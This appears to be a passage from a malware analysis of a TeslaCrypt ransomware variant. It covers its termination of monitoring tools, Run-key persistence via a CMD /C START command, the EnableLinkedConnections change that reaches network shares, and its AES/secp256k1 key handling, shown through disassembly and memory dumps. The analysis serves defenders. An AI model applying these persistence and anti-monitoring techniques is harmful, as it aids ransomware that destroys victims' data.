
```
loc_404944:
cmp     dword_427DFC, 0
jnz     short loc_404986
```

```
loc_40494D:
call    ds:GetTickCount
mov     [ebp+var_4], eax
mov     eax, dword_476538
test    eax, eax
jnz     short loc_404969
```

Anti-Monitoring

This TeslaCrypt variant contains a routine designed to terminate five standard Windows administrative / process monitoring applications. The binary enumerates all active processes and utilizes GetProcessImageFileName to retrieve the executable filename for each process. A process will be terminated if its filename contains any of the following strings:

- taskmgr (Task Manager)
- regedi (Registry Editor)
- procex (SysInternals Process Explorer)
- msconfi (System Configuration)
- cmd (Command Shell)



```
004067E0  .  68 00100000    PUSH 1000                          Arg2 = 1000
004067E5  .  50             PUSH EAX                           Arg1
004067E6  .  E8 14DE0000    CALL 004145FF                      Binary.004145FF
004067EB  .  8B0D 40624700  MOV ECX,DWORD PTR DS:[476240]      ASCII "p4,"
004067F1  .  8B41 60        MOV EAX,DWORD PTR DS:[ECX+60]
004067F4  .  50             PUSH EAX                           Arg2 = UNICODE "taskmg"
004067F5  .  8D95 FCDFFFFF  LEA EDX,[EBP-2004]
004067FB  .  52             PUSH EDX                           Arg1
004067FC  .  E8 AAE70000    CALL 00414FAB                      Binary.00414FAB, _wcsstr
00406801  .  83C4 10        ADD ESP,10
00406804  .  85C0           TEST EAX,EAX
00406806  .- 75 72          JNZ SHORT 0040687A
00406808  .  A1 40624700    MOV EAX,DWORD PTR DS:[476240]      ASCII "p4,"
0040680D  .  8B40 64        MOV EAX,DWORD PTR DS:[EAX+64]
00406810  .  50             PUSH EAX                           Arg2
00406811  .  8D8D FCDFFFFF  LEA ECX,[EBP-2004]
00406817  .  51             PUSH ECX                           Arg1
00406818  .  E8 8EE70000    CALL 00414FAB                      Binary.00414FAB, _wcsstr
0040681D  .  83C4 08        ADD ESP,8
00406820  .  85C0           TEST EAX,EAX
00406822  .- 75 56          JNZ SHORT 0040687A
00406824  .  8B15 40624700  MOV EDX,DWORD PTR DS:[476240]      ASCII "p4,"
0040682A  .  8B42 68        MOV EAX,DWORD PTR DS:[EDX+68]
0040682D  .  50             PUSH EAX                           Arg2
0040682E  .  8D85 FCDFFFFF  LEA EAX,[EBP-2004]
00406834  .  50             PUSH EAX                           Arg1
00406835  .  E8 71E70000    CALL 00414FAB                      Binary.00414FAB, _wcsstr
0040683A  .  83C4 08        ADD ESP,8
0040683D  .  85C0           TEST EAX,EAX
0040683F  .- 75 39          JNZ SHORT 0040687A
00406841  .  8B0D 40624700  MOV ECX,DWORD PTR DS:[476240]      ASCII "p4,"
00406847  .  8B41 6C        MOV EAX,DWORD PTR DS:[ECX+6C]
0040684A  .  50             PUSH EAX                           Arg2
0040684B  .  8D95 FCDFFFFF  LEA EDX,[EBP-2004]
00406851  .  52             PUSH EDX                           Arg1
00406852  .  E8 54E70000    CALL 00414FAB                      Binary.00414FAB, _wcsstr
00406857  .  83C4 08        ADD ESP,8
0040685A  .  85C0           TEST EAX,EAX
0040685C  .- 75 1C          JNZ SHORT 0040687A
0040685E  .  A1 40624700    MOV EAX,DWORD PTR DS:[476240]      ASCII "p4,"
00406863  .  8B40 70        MOV EAX,DWORD PTR DS:[EAX+70]
00406866  .  50             PUSH EAX                           Arg2
00406867  .  8D8D FCDFFFFF  LEA ECX,[EBP-2004]
0040686D  .  51             PUSH ECX                           Arg1
0040686E  .  E8 38E70000    CALL 00414FAB                      Binary.00414FAB, _wcsstr
00406873  .  83C4 08        ADD ESP,8
00406876  .  85C0           TEST EAX,EAX
00406878  .- 74 09          JZ SHORT 00406883
0040687A  >  6A 00          PUSH 0
0040687C  .  56             PUSH ESI
0040687D  .  FF15 E8454800  CALL DWORD PTR DS:[4845E8]
00406883  >  56             PUSH ESI
00406884  .  FF15 FC454800  CALL DWORD PTR DS:[4845FC]
0040688A  >  47             INC EDI

Stack [0302A6D8]=0 (current registers)
EAX=002C5B38, UNICODE "taskmg" (current registers)

Address   Hex dump                                         ASCII
002C5B38  74 00 61 00 73 00 6B 00 6D 00 67 00 00 00 AB AB  t a s k m g   ½½
002C5B48  AB AB AB AB AB AB EE FE 00 00 00 00 00 00 00 00  ½½½½½½ε■
002C5B58  71 14 9F 25 23 BD 00 1A 72 00 65 00 67 00 65 00  q¶ƒ%#╜ →r e g e
002C5B68  64 00 69 00 00 00 AB AB AB AB AB AB AB AB EE FE  d i   ½½½½½½½½ε■
002C5B78  00 00 00 00 00 00 00 00 71 14 9F 25 23 BD 00 1A          q¶ƒ%#╜ →
002C5B88  70 00 72 00 6F 00 63 00 65 00 78 00 00 00 AB AB  p r o c e x   ½½
002C5B98  AB AB AB AB AB AB EE FE 00 00 00 00 00 00 00 00  ½½½½½½ε■
002C5BA8  71 14 9F 25 23 BD 00 18 6D 00 73 00 63 00 6F 00  q¶ƒ%#╜ ↑m s c o
002C5BB8  6E 00 66 00 69 00 00 00 AB AB AB AB AB AB AB AB  n f i   ½½½½½½½½
002C5BC8  00 00 00 00 00 00 00 00 70 14 9F 24 23 BD 00 18          p¶ƒ$#╜ ↑
002C5BD8  63 00 6D 00 64 00 00 00 AB AB AB AB AB AB AB AB  c m d   ½½½½½½½½
```


Entrenchment

The implant drops a copy of itself to disk:

%UserProfile%\Documents\[12 random a-z characters].exe

In order to establish persistence, the implant adds a registry value that points to the dropped copy:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\%s\ SYSTEM32\CMD.EXE /C START %USERPROFILE%\Documents\[12 random a-z characters].exe



Time ...	Process Name	PID	Operation	Path
11:17:...	fjusacembric.exe	512	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
11:17:...	fjusacembric.exe	512	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
11:17:...	fjusacembric.exe	512	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
11:17:...	fjusacembric.exe	512	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
11:17:...	fjusacembric.exe	512	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\bssimgygjvje

Name	Type	Data
(Default)	REG_SZ	(value not set)
bssimgygjvje	REG_SZ	C:\Windows\SYSTEM32\CMD.EXE /C START "" "C:\Users\endgame\Documents\fjusacembric.exe"

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

The malware also sets the EnableLinkedConnections registry key:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLinkedConnections


By setting this key (which was also something done by previous versions of TeslaCrypt), network drives become available to both regular users and administrators. This will allow the implant to easily access and encrypt files on connected network shares in addition to encrypting files on the local hard drive. In a connected business environment, this could substantially increase the damage done by the tool.

Malicious Mission

TeslaCrypt relies mostly on scare tactics to corner victims into paying the ransom. In reality, it's making false claims about its encryption usage and has recovery mechanisms that can help users recover files.


Encryption

Even though the malware's ransom message claims that the encryption used is RSA-4096, this algorithm is not used in any way. Instead, files are encrypted with AES256 CBC. In the encryption function it first generates the various keys which uses standard elliptic curve secp256k1 libraries which is typical for bitcoin related authors. An example of these keys can be seen in memory in the hex view below detailing memory status during master key generation. Once the keys are generated, they are then saved in %USERPROFILE%\Documents\desctop._ini and %USERPROFILE%\Documents\-!recover!-!file!-.txt. If the malware detects that a file named "desctop._ini" already exists at the specified path, it will not start the key pair generation or encrypt any files because it already assumes that the files have already been encrypted.




```
Encryption proc near
push     ecx                 ; hCrypto
push     15Ch                ; size_t
push     0                   ; int
push     offset unk_4763B0 ; void *
call     _memset
add      esp, 0Ch
call     GetSavedKey
test     eax, eax
jnz      short loc_4024B8

call     GetMasterKeys
call     SaveKey

loc_4024B8:
call     GenerateKeyPairs
mov      eax, 1
pop      ecx
retn
```

secp256k1 functions used for master key generation:




```
add      esp, 4
lea      edx, [ebp-60h]
push     edx                 ; int
lea      eax, [ebp-148h]
push     eax                 ; void *
mov      ecx, edi
call     secp256k1_ec_pubkey_create
lea      ecx, [ebp-148h]
push     ecx
push     edi
lea      esi, [ebp-14Ch]
mov      edi, offset unk_476360
call     secp256k1_ec_pubkey_serialize
mov      esi, [ebp-150h]
lea      edx, [ebp-40h]
push     edx                 ; int
lea      eax, [ebp-148h]
push     eax                 ; void *
mov      ecx, esi
call     secp256k1_ec_pubkey_create
lea      ecx, [ebp-148h]
push     ecx
push     esi
lea      esi, [ebp-14Ch]
lea      edi, [ebp-0F0h]
call     secp256k1_ec_pubkey_serialize
lea      edx, [ebp-40h]
push     edx
mov      ecx, offset unk_427E18
```

Generated Keys




Color Mappings
🟥 Victim ID: 76 34 E3 E3 06 CD FE F4
🟨 Generated PublicKey 1
🟩 Master PrivateKey AES
🟦 Master Sha256 PublicKey
⬜ Generated PublicKey 2
🟥 PrivateKey AES File
⬜ AES IV

Memory during the Master key generation:




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  76 34 E3 E3 06 CD FE F4 00 00 00 00 00 00 00 00  v4ãã.Íþô........
00000010  04 7B E6 88 78 E1 85 98 2C 50 13 D1 49 17 8E 50  .{æˆxá…˜,P.ÑI.ŽP
00000020  01 69 B0 1A 82 2E D9 78 04 59 A7 C5 C2 DC E3 21  .i°.‚.Ùx.Y§ÅÂÜã!
00000030  62 17 14 3B B0 F6 62 FB 2C A9 5D D0 0A 41 A6 B7  b..;°öbû,©]Ð.A¦·
00000040  22 50 B8 24 0D EE A7 13 A7 D2 D3 E5 92 3E 3A 89  "P¸$.î§.§ÒÓå’>:‰
00000050  13 3C 10 45 1D F4 EF 82 FC 42 63 D4 43 78 CD DB  .<.E.ôï‚üBcÔCxÍÛ
00000060  DD 7B 69 31 22 5D 86 25 12 9A C4 CD D1 9A EB E0  Ý{i1"]†%.šÄÍÑšëà
00000070  54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  T...............
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  04 ED 36 EC A1 02 21 B0 48 C0 12 39 20 A5 4E 62  .í6ì¡.!°HÀ.9 ¥Nb
000000A0  DB 37 CC 36 3E 4D 18 42 79 A3 93 86 06 BD 70 B9  Û7Ì6>M.By£“†.½p¹
000000B0  D4 A0 40 C4 04 38 9A 41 F9 89 B1 F9 11 EC 70 DB  Ô @Ä.8šAù‰±ù.ìpÛ
000000C0  6D DD 52 DA 29 A4 35 A5 98 81 6A 28 4F 68 47 05  mÝRÚ)¤5¥˜.j(OhG.
000000D0  01 00 00 00 04 18 88 7B 92 89 EC F3 20 C2 3F FB  ......ˆ{’‰ìó Â?û
000000E0  5F 6E 84 54 E7 18 77 EB D6 73 60 27 0B 86 FA 8A  _n„Tç.wëÖs`'.†úŠ
000000F0  6F AD 0B 85 6A 12 00 62 85 BF 0F F6 1B C8 8C 97  o.….j..b…¿.ö.ÈŒ—
00000100  A1 C6 FE EC A6 38 94 91 7F DF 28 66 0A 5F 74 0D  ¡Æþì¦8”‘.ß(f._t.
00000110  04 88 FE 82 BC BD 26 98 16 08 3E D4 6A 8B 58 53  .ˆþ‚¼½&˜..>Ôj‹XS
00000120  24 16 6E B1 28 0F 29 02 8D F7 A5 92 B2 5A FE 2D  $.n±(.)..÷¥’²Zþ-
00000130  46 76 36 1A 82 00 00 00 00 00 00 00 00 00 00 00  Fv6.‚...........
